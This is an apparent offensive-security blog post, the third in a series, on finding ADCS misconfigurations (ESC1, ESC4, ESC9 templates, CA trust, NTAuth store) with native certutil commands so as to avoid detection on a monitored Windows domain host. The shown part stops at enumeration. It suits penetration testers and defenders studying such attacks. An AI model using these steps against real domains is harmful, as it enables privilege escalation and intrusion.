ADCS Exploitation Part 3: Living Off The Land

medium.com/@offsecdeer/adcs-exploitation-part-3-living-off-the-land-9c6494d6a84e

Giulio Pierantoni June 18, 2025

ADCS exploitation is now a common tactic for domain escalation but most guides will tell you how to use certipy and certify, which may not be an option when all you have to work with is a heavily monitored domain host. I found myself in this situation a few times so I started experimenting with native tools.

Windows comes with two certificate utilities that are capable of way more than you'd expect: `certutil` and `certreq`. These two tools can manage most PKI-related tasks but they aren't exactly user friendly, so I thought it would be useful to show how to use them to attack ADCS by living off the land. We'll also see how to use the resulting certificates for client authentication with only native tools or APIs.

Enumeration

`certutil` will make most of the enumeration for us. The following is a basic query that checks the presence of enterprise CAs in the domain, displaying their name and some basic properties.

```
certutil -TCAInfo
```

From this command we can gather:

- FQDN and name of enterprise CAs
- published templates

We can also check if any CAs have web roles enabled with `-dump`, if so we'll see a URL towards the bottom of their properties, although this URL isn't the one we need to use for relay attacks or web enrollment it still indicates the role is present:

```
certutil -dump
or:
certutil ca.testlab.loc\CA -enrollmentServerURL
```

```
c:\>certutil -dump
Entry 0: (Local)
  Name:                         `CA'
  Organizational Unit:          `'
  Organization:                 `'
  Locality:                     `'
  State:                        `'
  Country/region:               `'
  Config:                       `CA.testlab.loc\CA'
  Exchange Certificate:         `'
  Signature Certificate:        `CA.testlab.loc_CA.crt'
  Description:                  `'
  Server:                       `CA.testlab.loc'
  Authority:                    `CA'
  Sanitized Name:               `CA'
  Short Name:                   `CA'
  Sanitized Short Name:         `CA'
  Flags:                        `13'
  Web Enrollment Servers:
1
2
0
https://ca.testlab.loc/CA_CES_Kerberos/service.svc/CES
0
```

Many `certutil` commands require specifying a CA to query, this is done with the syntax `<FQDN>\<CA_Name>`.We should also check if the RPC interfaces of the CA are reachable:

```
certutil -ping CA
```


Press enter or click to view image in full size

```
c:\>certutil -ping CA
Connecting to CA ...
Server "CA" ICertRequest2 interface is alive (328ms)
CertUtil: -ping command completed successfully.

c:\>certutil -ping CA2
Connecting to CA2 ...
Server could not be reached: The RPC server is unavailable. 0x800706ba (WIN32: 1722 RPC_S_SERVER_UNAVAILABLE)

CertUtil: -ping command FAILED: 0x800706ba (WIN32: 1722 RPC_S_SERVER_UNAVAILABLE)
CertUtil: The RPC server is unavailable.
```

We can also check if there are any non-default policy and exit modules, these are DLL files that may apply additional access controls and block our attacks or log more information on

the CA (TameMyCerts is an example of policy module that can be used to detect and block ADCS attacks):

```
certutil -config ca.testlab.loc\ca -CAInfo policy
certutil -config ca.testlab.loc\ca -CAInfo exit
```



CA Validation

Before we can exploit any vulnerabilities we need to make sure enterprise CAs have valid certificates and these are trusted by the domain. We can do so by requesting the root certificates from the CA themselves and analyze them:


```
certutil -ca.cert -config ca.testlab.loc\ca ca.cer
```

Press enter or click to view image in full size

```
c:\>certutil -ca.cert -config ca.testlab.loc\ca ca.cer
CA cert[0]: 3 -- Valid
CA cert[0]:
-----BEGIN CERTIFICATE-----
MIIDUTCCAjmgAwIBAgIQFacM0yscg7VMxrWf8Iq5YjANBgkqhkiG9w0BAQsFADA7
MRMwEQYKCZImiZPyLGQBGRYDbG9jMRcwFQYKCZImiZPyLGQBGRYHdGVzdGxhYjEL
MAkGA1UEAxMCQ0EwHhcNMjQxMDAzMDAyMDQyWhcNMjkxMDAzMDAzMDQyWjA7MRMw
EQYKCZImiZPyLGQBGRYDbG9jMRcwFQYKCZImiZPyLGQBGRYHdGVzdGxhYjELMAkG
A1UEAxMCQ0EwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDQzxHIjXjF
x0s3R/O9xkC8vCsVAk0BkZdUBmaSPoJIDAW0TOITdJ4q3D0r9n0DsHADWVyTw6Ee
sMRVNKVIbmD951xsiobmzuVMToqZEwooR4o410EgM1rcbaTWN5+N0PPSYzZXJR/u
BHPOb11krgacelML1QI4YyN2ykFpE3bFhnlMW1Y/3DCffi2rbsixTS8ptvCMNknl
ZgoVFlDToRWUBQeVwHoknMMRCOPWd8h/skQ8zcN1QBH/GDNVNYHTIF76OtBY1cyT
HUrYKiOK2gd79nP/k0lyNXzgsGF5QkItQuq4etOHAaKax9YfLBZ79bNQM5EeX/+C
AsHvDoD4wzJRAgMBAAGjUTBPMAsGA1UdDwQEAwIBhjAPBgNVHRMBAf8EBTADAQH/
MB0GA1UdDgQWBBTgFd/dZqxXPLGMuaVTBzOQA82wzjAQBgkrBgEEAYI3FQEEAwIB
ADANBgkqhkiG9w0BAQsFAAOCAQEAj5FJrLuIqkFWm/zZJWEQEMj4QN+Nj9D//ODP
RQc2kSUYRNBgfAZyVcSLcJ+ChEpwxXlI+fy/Da8flUcGOT31Ym86LX0S/cbGI8bP
bqUonuehnx2CBipj4M8j5DWEqejRUw8e4MVfi77Hw56FEviDFZ2/GvTFSj5wKuvZ
2+shUPSajauHVBVrpXiSPkipslzdtT4UJOC7V/l+1IAX/tEjA5RHzTKuG64leex0
pDOYO4zlaPj5s7/w61nDj3eTfECupLiwUIl/TnHBjtneI3tyrmLqPre/+SPbygpf
S0gCA3Y4ydPZGM0+oDUi7MMXauP/sc3ipM9qqqW5FscN/3tm1g==
-----END CERTIFICATE-----

CertUtil: -ca.cert command completed successfully.
```

We also need to ensure the entire hierarchy is trusted if we are to target a subordinate CA, we do so by downloading the CA certificate and checking its Certification Path tab:


Press enter or click to view image in full size



Next we need to make sure the certificates of our target CAs are present in the domain's `NTAuthCertificates` store, or we won't be able to authenticate on the domain using the `Client Authentication` certificates we request:

```
certutil -viewstore -enterprise NTAuth
```

Press enter or click to view image in full size




Another thing to verify from the properties of a CA certificate is the presence of the Enhanced Key Usage extension: if present the CA has been set up with EKU constraints, meaning only certificates with the OIDs in this extension can be issued. If none of the Client Authentication EKUs appear here we won't be able to exploit the CA. This is why it is a good security measure to determine during PKI planning exactly what certificates a CA will be required to provide, and authorize only those specific usages.

We can see the presence of EKU constraints in a CA certificate's General tab, under "This certificate is intended for the following purpose(s)", or the details tab for the extension itself.

Templates

If we have GUI access we can load the Certificates snap-in from MMC, open our personal store, and right click -> All Tasks -> Request New Certificate. After selecting an enrollment policy (usually the default one) we should automatically see the list of templates our user has access to.

Press enter or click to view image in full size



By clicking on Details we can get a view of each template's EKUs, listed under Application Policies. This already allows us to quickly identify potentially interesting templates, even more so if a warning sign appears below, indicating enrollment requires additional information: this often means the template requires a user-supplied SAN. By clicking on the warning we can see if the required information really is the SAN, or something else.

For a much more detailed view of a template we can use certutil's `dsTemplate` switch, it lists the values of many important template attributes we need to gauge to identify vulnerabilities:

```
certutil -dsTemplate templateName
```

`pKIExtendedKeyUsage` contains the list of EKU OIDs that determine how a certificate can be utilized. `Client Authentication` is the EKU we are the most interested in, but there are other ones that can result in user impersonation.:

- Client Authentication: `1.3.6.1.5.5.7.3.2`
- Smart Card Logon: `1.3.6.1.4.1.311.20.2.2`
- PKInit Client Authentication: `1.3.6.1.5.2.3.4`
- Any Purpose: `2.5.29.37.0`


- Certificate Request Agent: `1.3.6.1.4.1.311.20.2.1`

SAN and other subject name requirements are dictated by `msPKI-Certificate-Name-Flag`, the potential lack of security extension (ESC9) is determined by `msPKI-Enrollment-Flag`, and the number of RA signatures required for enrollment are in `msPKI-RA-Signature`. If this number is not 0 then we cannot exploit the template, as the CSR needs to be signed with that many enrollment agent certificates before it is approved.

`msPKI-Certificate-Name-Flag` also determines other criteria an account needs to meet in order to qualify for enrollment, for example some templates may require a user to have an email address in their `mail` attribute, a UPN, or a DNS name in their `dnsHostName` attribute. Depending on the type of account in our possession these settings can make a vulnerability unexploitable in a specific scenario. For example, templates requiring a DNS name cannot be exploited by user accouts because they do not have a `dnsHostName` attribute at all, so even if the DACL gives them enrollment permissions they do not qualify for enrollment. Machine accounts have validated write permissions on their own DNS attribute, so they are allowed to set it to themselves if it's empty.

Finally, a set flag 0x2 in attribute `msPKI-Enrollment-Flag` (`CT_FLAG_PEND_ALL_REQUESTS`) means certificate requests for this template require manual approval from a certificate manager, that also makes the template unexploitable unless we manage to become certificate manager/officer, then we can forcefully approve the pending request and recover the certificate.

Press enter or click to view image in full size



The table below can be used as reference for the values we're interested in:

Press enter or click to view image in full size


Attribute	Value	Flag Name	Effect
msPKI-Certificate-Name-Flag	0x00000001	CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT	Enrollee supplies SAN (ESC1)
msPKI-Enrollment-Flag	0x00080000	CT_FLAG_NO_SECURITY_EXTENSION	szOID_NTDS_CA_SECURITY_EXT not required (ESC9)
msPKI-Certificate-Name-Flag	0x00400000	CT_FLAG_SUBJECT_ALT_REQUIRE_DOMAIN_DNS	Enrollee needs a populated dnsHostName attribute
msPKI-Certificate-Name-Flag	0x08000000	CT_FLAG_SUBJECT_ALT_REQUIRE_DNS	Enrollee needs a populated dnsHostName attribute
msPKI-Certificate-Name-Flag	0x04000000	CT_FLAG_SUBJECT_ALT_REQUIRE_EMAIL	Enrollee needs a populated mail attribute
msPKI-Certificate-Name-Flag	0x20000000	CT_FLAG_SUBJECT_REQUIRE_EMAIL	Enrollee needs a populated mail attribute
msPKI-Enrollment-Flag	0x00000002	CT_FLAG_PEND_ALL_REQUESTS	Request will be set as pending and needs manual approval

Possibly vulnerable (if other critera are met)
Exploitation possible but restricted to accounts meeting enrollment criteria
Exploitation not possible

With `-Template` we can see the DACL in user friendly and SDDL format, so we can see what principals can enroll and modify each template. Through this information we can also spot ESC4 vulnerabilities. We can also add `-v` to the command to see the list of EKU OIDs interpreted as user-friendly names and a list of potentially useful flags, such as the SAN and enrollment related settings.


```
certutil -Template <templateName>
```

Press enter or click to view image in full size



In environments with multiple CAs we need to target the right CA to exploit specific templates. If we have already identified a vulnerable template we can find out on what CAs it is available:

```
certutil -TemplateCAs ESC1
```



